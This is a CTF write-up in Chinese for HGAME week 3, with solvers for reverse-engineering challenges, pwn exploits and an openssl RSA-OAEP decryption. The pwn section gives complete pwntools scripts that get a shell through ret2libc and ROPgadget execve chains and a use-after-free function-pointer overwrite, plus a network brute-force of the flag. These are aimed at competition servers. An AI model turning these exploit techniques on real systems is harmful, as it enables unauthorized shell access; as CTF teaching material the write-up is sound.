HGAME 第三周 Re 部分 WriteUp

0x01 Waifu

由于做 pwn 升级了 IDA，旧的分析记录打不开了…注释也就没有了，首先打开程序观察发现除了一张图片啥也没有，用 IDA 载入之后发现是直接输入 flag 比较的套路，按 v 还会弹窗不过没啥其他影响了，关键是加密函数，找到分析一下

```
v3 = 0;
do
{
  v4 = v3 & 0x1F;
  if ( v3 & 0x1F )
  {
    if ( v4 == 2 && (*((_BYTE *)&dword_404398 + v3) ^ 0x69) != 35 )
      v1 = 0;
  }
  else if ( (*((_BYTE *)&dword_404398 + v3) ^ 0x56) != 19 )
  {
    v1 = 0;
  }
  if ( v4 == 4 )
  {
    if ( (*((_BYTE *)&dword_404398 + v3) ^ 0x64) != 83 )
      v1 = 0;
  }
  else if ( v4 == 6 && (*((_BYTE *)&dword_404398 + v3) ^ 0x61) != 55 )
  {
    v1 = 0;
  }
  if ( v4 == 8 && (*((_BYTE *)&dword_404398 + v3) ^ 0x72) != 28 )
    v1 = 0;
  if ( v3 & 1 )
  {
    v5 = v0++ % 4;
    v6 = 0;
    if ( ((*((char *)&dword_404398 + v3) + *((char *)&dword_404398 + v3 + 1)) ^ 0x76) == dword_403260[v5] )
      v6 = v1;
    v1 = v6;
  }
  ++v3;
}
while ( v3 < 9 );
```

前半段的加密比较简单，相应位置 xor 一个固定的值，逆过来之后可以确定前九位为 EnJ07_Vvn，再看后面

```
v7 = byte_4043A3 * byte_4043A2 * byte_4043A1;
v8 = v7 * byte_4043A4;
if ( byte_4043A4 )
  v9 = v7 / byte_4043A4;
else
  v9 = 1;
if ( (v8 % 109 || v8 % 103)
  && !(v9 % 41)
  && byte_4043A1 < byte_4043A2
  && byte_4043A3 < byte_4043A1
  && byte_4043A1 < byte_4043A4 )
{
  v1 = 0;
}
```

这是更新前的附件……可以发现这里的逻辑有点问题，好像只要满足一个就可以了，导致了最后多解的出现，更新后的附件如下

```
if ( v8 % 109
  || v8 % 103
  || v9 % 41
  || byte_4043A1 >= byte_4043A2
  || byte_4043A3 >= byte_4043A1
  || byte_4043A1 >= byte_4043A4 )
{
  v1 = 0;
}
```

这里并不能判断后几位到底是几，不过可以确定一定存在 m 和 g

```
if ( dword_40438C >= 2 )
{
  v10 = 8;
  v11 = _mm_add_epi32(
          _mm_mullo_epi32(
            _mm_cvtepi8_epi32(_mm_cvtsi32_si128(dword_40439C)),
            _mm_add_epi32(_mm_add_epi32((__m128i)xmmword_403290, (__m128i)xmmword_403280), (__m128i)xmmword_4032B0)),
          _mm_mullo_epi32(
            _mm_cvtepi8_epi32(_mm_cvtsi32_si128(dword_404398)),
            _mm_add_epi32((__m128i)xmmword_403280, (__m128i)xmmword_4032B0)));
  v12 = _mm_add_epi32(v11, _mm_srli_si128(v11, 8));
  v28 = _mm_cvtsi128_si32(_mm_add_epi32(v12, _mm_srli_si128(v12, 4)));
}
v13 = 0;
v14 = 0;
v15 = v10 + 17;
v27 = v10 + 2 * ((unsigned int)(11 - v10) >> 1) + 2;
do
{
  v13 += v15 * byte_404387[v15];
  v16 = (v15 + 1) * *((char *)&dword_404388 + v15);
  v15 += 2;
  v14 += v16;
}
while ( v15 < 29 );
if ( v27 < 13 )
  v28 += (v27 + 17) * *((char *)&dword_404398 + v27);
v29 = v14 + v13 + v28;
v17 = 0;
```

这后面的指令就很让人挠头了…一大堆没见过的指令，直接

上 od，发现 40438c 的值一直是 5，又因为已经知道了前面 9 位的值，就是说只要动态调试一下，可以确定下这段运算的结果，至于其他部分则是前九位之后的部分乘上一个数之后的累加，下面那段也是类似，即

```
v29 = 25 * list[8] + 26 * list[9] + 27 * list[10] + 28 * list[11] + 29 * list[12] + 0x3506 = 0x63A2
v25 = 24 * list[8] + 25 * list[9] + 26 * list[10] + 27 * list[11] +28 * list[12] + 0x3277 = 0x5F58
```

至于那段不认识的指令到底干了啥我其实并没有看出来…后来和薯片大佬讨论过，他好像并没有管那些也做出了答案，之后看一下他的 wp 学习一下吧，最后是爆破代码（一开始我以为 n 是后半段的了所以代码有点奇怪）


```python
import string
o = [0x45,0x4a,0x37,0x56,0x6e]
text = [0xce,0x11,0xc3,0x92]
s = ''
for i in range(5):
    s += chr(o[i])
    if i != 4:
        s += chr((text[i] ^ 0x76) - o[i+1])

ps = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_0123456789'

for a in 'n':
    for b in ps:
        for c in ps:
            for d in ps:
                for e in ps:
                    if ord(a) + ord(b) + ord(c) + ord(d) + ord(e) == 443:
                        if 25 * ord(a) + 26 * ord(b) + 27 * ord(c) + 28 * ord(d) + 29 * ord(e) == 0x2e9c:
                            v7 = ord(b)*ord(c)*ord(d)
                            v8 = v7*ord(e)
                            v9 = v7//ord(e)
                            if not(v8 % 109 or v8 % 103 or v9 % 41 or ord(b) >= ord(c) or ord(d) >= ord(b) or ord(b) >= ord(e)):
                                flag = s + b + c + d + e
                                print(flag)


EnJ07_VvnDm5g
```

0x02 Another Waifu

最简单的壳之一——UPX，直接用 od 脱掉之后 ida 载入，

```
    }
    if ( (unsigned __int16)a3 == 1 )
    {
      v11 = -2066662275;
      v12 = 1240169406;
      v13 = -2053254339;
      v14 = 1852430832;
      v15 = -200758291;
      v16 = -1327356983;
      v17 = 2085793781;
      v18 = -530546300;
      v19 = 17162321;
      v20 = -1835580987;
      v21 = -1707378128;
      v22 = -988971354;
      v23 = 0;
      v24 = 0;
      v25 = 0;
      v26 = 0;
      sub_1071000();
      v6 = 0;
      while ( dword_1074590[v6] == *(int *)((char *)&v11 + v6 * 4) )
      {
        ++v6;
        if ( v6 >= 16 )
        {
          MessageBoxA(0, "Nice Battle!", "Lillie: ", 0);
          return 0;
        }
      }
      MessageBoxA(0, "Hah... Haaah... Sorry... I'm not...very good...at running...", "Lillie: ", 0);
    }
    break;
}
return 0;
```

看到这一段，用 od 动态调试发现 1074590 就是输入的字符串，v11 就是加密后的 flag 了，1071000 大概就是加密函数了，里面并不难见招拆招就能写出 flag 了，这里把一个数拆成两半的加密方式还蛮有意思的



```
m = [0x7D,0x3C,0xD1,0x84,0xBE,0x7B,0xEB,0x49,0x3D,0xD3,0x9D,0x85,0xF0,0xD9,0x69,0x6E,0xED,0xAB,0x08,0xF4,0xC9,0x23,0xE2,0xB0,0xF5,0xAF,0x52,0x7C,0x84,0x81,0x60,0xE0,0x51,0xE0,0x05,0x01,0xC5,0x41,0x97,0x9
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00]

k = 0
for i in range(0,len(m),4):
    k = m[i]
    m[i] = m[i + 3]
    m[i + 3] = k
    k = m[i + 1]
    m[i + 1] = m[i + 2]
    m[i + 2] = k
v14 = 'Alolan_Vulpix'
s1 = []
dst = ''
for i in range(256):
    s1.append(i)
    dst += v14[i % len(v14)]
v15 = 0
for i in range(256):
    v18 = s1[i]
    v15 = (v15 + ord(dst[i]) + s1[i]) % 256
    s1[i] = s1[v15]
    s1[v15] = v18
v19 = 0
v20 = 0
for v21 in range(0x30):
    v19 = (v19 + 1) % 256
    v22 = s1[v19]
    v23 = s1[v19]
    v20 = (v23 + v20) % 256
    s1[v19] = s1[v20]
    s1[v20] = v22
    m[v21] ^= s1[(v23 + s1[v19]) & 0xFF]
flag = ''
for i in range(6):
    v0 = i * 8
    m4 = m[v0] & 1
    m3 = m[v0 + 1]
    m5 = m[v0 + 2]
    m7 = m[v0 + 3]
    m9 = m[v0 + 4]
    m11 = m[v0 + 5]
    m13 = m[v0 + 6]
    flag += chr(m[v0] + 2)
    v3 = chr(((m3 & 0x1f) << 2) | ((m5 & 0x60) >> 5))
    v5 = chr(((m5 & 0x1f) << 3) | ((m7 & 0x70) >> 4))
    v7 = chr(((m7 & 0xf) << 4) | ((m9 & 0x78) >> 3))
    v9 = chr(((m9 & 0x7) << 5) | ((m11 & 0x7c) >> 2))
    v11 = chr(((m11 & 0x3) << 6) | ((m13 & 0x7e) >> 1))
    v13 = chr(m[v0 + 7])
    flag += v3 + v5 + v7 + v9 + v11 + v13

print(flag)

hgame{Ez_Encr7pt_c4n_n0t_sT0p_Ur_pr0gre5s}
```

0x03 Darling Waifu

最后一个老婆上了点反调试手段，debug 模式启动子进程释放关键函数并由子进程执行相关代码，动态调试看来是不行了（反正我是不会了……）幸亏关键函数只是 xor 个 0x76，可以手动把代码还原，还原之后

```
  signed int i; // [esp+4h] [ebp-4h]

  for ( i = 0; i < 33; ++i )
  {
    byte_4043B0[i] = byte_4043F0[i] ^ off_404018[i % strlen(off_404018)];
    if ( byte_4043B0[i] != (unsigned __int8)byte_40401C[i] )
      return 0;
  }
  return v1;
}
```

极其容易的加密，直接给代码了

```
a = [0x53,0x74,0x72,0x65,0x6C,0x69,0x74,0x7A,0x69,0x61]
m = [0x3B,0x13,0x13,0x08,0x09,0x12,0x35,0x14,0x1D,0x08,0x0C,0x40,0x1C,0x50,0x05,0x36
,0x30,0x4F,0x0B,0x14,0x64,0x43,0x1B,0x0B,0x0B,0x36,0x01,0x25,0x2D,0x51,0x1D,0x41
,0x0F]
flag = ''
for i in range(len(m)):
    flag += chr(m[i] ^ a[i % len(a)])
print(flag)
```

```
hgame{Anti_4n5i_D5bu77ing_u_D0N5}
```

HGAME 第三周 Pwn 部分 WriteUp

0x01 hacker_system_ver2

就是上周的 1 的 64 位版本，除了地址的升级，最关键的区别是传参方式的改变，64 位下传参不直接用栈，而是以 rdi，rsi，rdx，rcx，r8, r9 的顺序传递，不够用才会用到栈，那么为了传参也就需要用到 ROP 技术了，学习了一下相关工具的使用，改了下上周的代码成功拿到 flag

```
from pwn import *
sh = remote('111.230.149.72',10008)
#sh = process('./hacker_system_ver2')
elf = ELF('hacker_system_ver2')
plt_puts = elf.symbols['puts']
print('plt_puts= ' + hex(plt_puts))
got_puts = elf.got['puts']
print('got_puts= ' + hex(got_puts))
fuladdr = 0x0000000000400C63
#0x7ffff7a2d740 0x7ffff7a52390 0x7ffff7a7c690 0x7ffff7b99d57
retrdiaddr = 0x0000000000400fb3
sysoffset = 0x24C50
putsoffset = 0x4EF50
binshoffset = 0x16C617

payload1 = 'A' * 0x38 + p64(retrdiaddr) + p64(got_puts) + p64(plt_puts) + p64(fuladdr)
sh.sendline('2')
sh.sendline('-1')
sh.sendline(payload1)
#sh.interactive()
sh.recvuntil('!!\n')
puts_addr = u64(sh.recv(6) + '\x00\x00')
print('puts_addr= ' + hex(puts_addr))
IM_addr = puts_addr - putsoffset
payload2 = 'A' * 0x38 + p64(retrdiaddr) + p64(IM_addr + binshoffset) + p64(IM_addr + sysoffset) + p64(fuladdr)
sh.sendline('-1')
sh.sendline(payload2)


sh.interactive()
```

hgame{damn_it__big_hacker_you_win_the_flag_again}

0x02 calc


Hint 是 ropchain 了解一下，了解一下之后结合 save result 这里很明显的栈溢出漏洞，写出 exp

```python
from pwn import *
from struct import pack
sh = remote('111.230.149.72',10009)
sh.sendline('1')
sh.sendline('68')
sh.sendline('0')
for i in range(0,65):
    sh.sendline('5')
#!/usr/bin/env python2
# execve generated by ROPgadget
# Padding goes here
p = ''
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080b8446) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080551fb) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea064) # @ .data + 4
p += pack('<I', 0x080b8446) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080551fb) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08049603) # xor eax, eax ; ret
p += pack('<I', 0x080551fb) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080481c9) # pop ebx ; ret
p += pack('<I', 0x080ea060) # @ .data
p += pack('<I', 0x080dee5d) # pop ecx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08056ad3) # pop edx ; ret
p += pack('<I', 0x080ea068) # @ .data + 8
p += pack('<I', 0x08049603) # xor eax, eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0807b01f) # inc eax ; ret
p += pack('<I', 0x0806d445) # int 0x80

for i in range(0,len(p),4):
    a = p[i] + p[i + 1] + p[i + 2] + p[i + 3]
    sh.sendline('1')
    sh.sendline(str(struct.unpack('<I',a)[0]))
    sh.sendline('0')
    sh.sendline('5')
sh.interactive()
```

Flag 为 hgame{go0o0o0o00o0o0o0oo00o0d_j0b}

0x03 zazahui_ver2

第一周 zazahui 的升级版，去掉了会暴露信息的 puts 也就没法直接输出 flag 了，但漏洞毕竟还在，想另外的办法利用就可以，想了很久突然灵光一闪——既然我知道最后一个字符肯定是}那是不是可以爆破出 flag 的长度，再之后继续从后向前一位位爆破出 flag 呢，写出 exp，尝试了一下果然成功了！



这里少爆破了一个 b，但是明显可以猜出来了（最后一个 L 是我测试的时候就得出来了没有参与最后的爆破）

代码和完整 flag 如下：

```
from pwn import *
import string
s = string.printable
i = 0
IM = 0x0804A081 #end = 0x804A083   start = 60
#hgame{bao_po_flag_is_intersting_LOL}
dflag = '}'
addload = 'L}'
while True:
        payload = 'A' * 176 + p32(IM)
        sh = remote("111.230.149.72",10010)
        sh.recvuntil('>')
        sh.sendline(payload)
        sh.recvuntil('>')
        sh.recvuntil('\n')
        sh.recvuntil('\n')
        sh.recvuntil('\n')
        #sh.interactive()
        payload = s[i] + addload
        sh.sendline(payload)
        recv = sh.recvline()
        if recv[2] != 't':
                dflag += s[i]
                addload = s[i] + addload
                sh.close()
                IM -= 1
                i = 0
                print(dflag)
                if IM == 0x804A066:
                        print(dflag[::-1])
                        break
        else:
                i += 1
                sh.close()
```

0x04 message_saver

从最后来看这题的确是不难的…但是由于我的 ida 是 6.8 它没分析出下面这个函数以至于我在想着各种泄露地址的方法……

```
1signed __int64 sub_400816()
2{
3  signed __int64 result; // rax
4
5  result = 59LL;
6  __asm { syscall; LINUX - sys_execve }
7  return result;
8}
```

Use After Free 漏洞也是当初刚学 c 的时候学长提醒过的东西，这里输入 4 就会 free 掉 malloc 申请的 24 个字节但是指向这个地方的指针并没有改变，而且在这 24 个字节里还有函数指针，所以在 add-del-edit 之后用上面得 400816 覆盖函数指针，而 message 则置为/bin//sh 就可以得到 shell

```
from pwn import *
sh = remote('111.230.149.72', 10011)
sysaddr = 0x0000000000400816

sh.sendline('1')
sh.sendline('1')
sh.send('1')
sh.sendline('1')
sh.sendline('4')
sh.sendline('2')
sh.sendline('24')
sh.sendline( '/bin//sh' + 'a' * 8 + p64(sysaddr))
sh.interactive()
```

Flag 为 hgame{be_careful_wtih_dangling_pointers}

HGAME 第三周 Crypto 部分 WriteUp

0x01 babyrsa

-pkcs、 -oaep、 -ssl、 -raw、-x931：采用的填充模式，上述四个值分别代表：PKCS#1.5(缺省值)、 PKCS#1 OAEP、 SSLv2、X93
1里面特定的填充模式，或者不填充。如果要签名，只有-pkcs和-raw可以使用。

Hint 说要了解上面那个……而我看了看就四个，默认的试了不对，试了第二个得到 flag……啥都没有了解到_(:3)∠)_

```
aris@aris-VirtualBox:~/桌面/crypto/babyrsa$ openssl rsautl -decrypt -inkey priva
te.pem -in flag.enc -oaep
hgame{OAEP_i3_safer%$#}aris@aris-VirtualBox:~/桌面/crypto/babyrsa$
```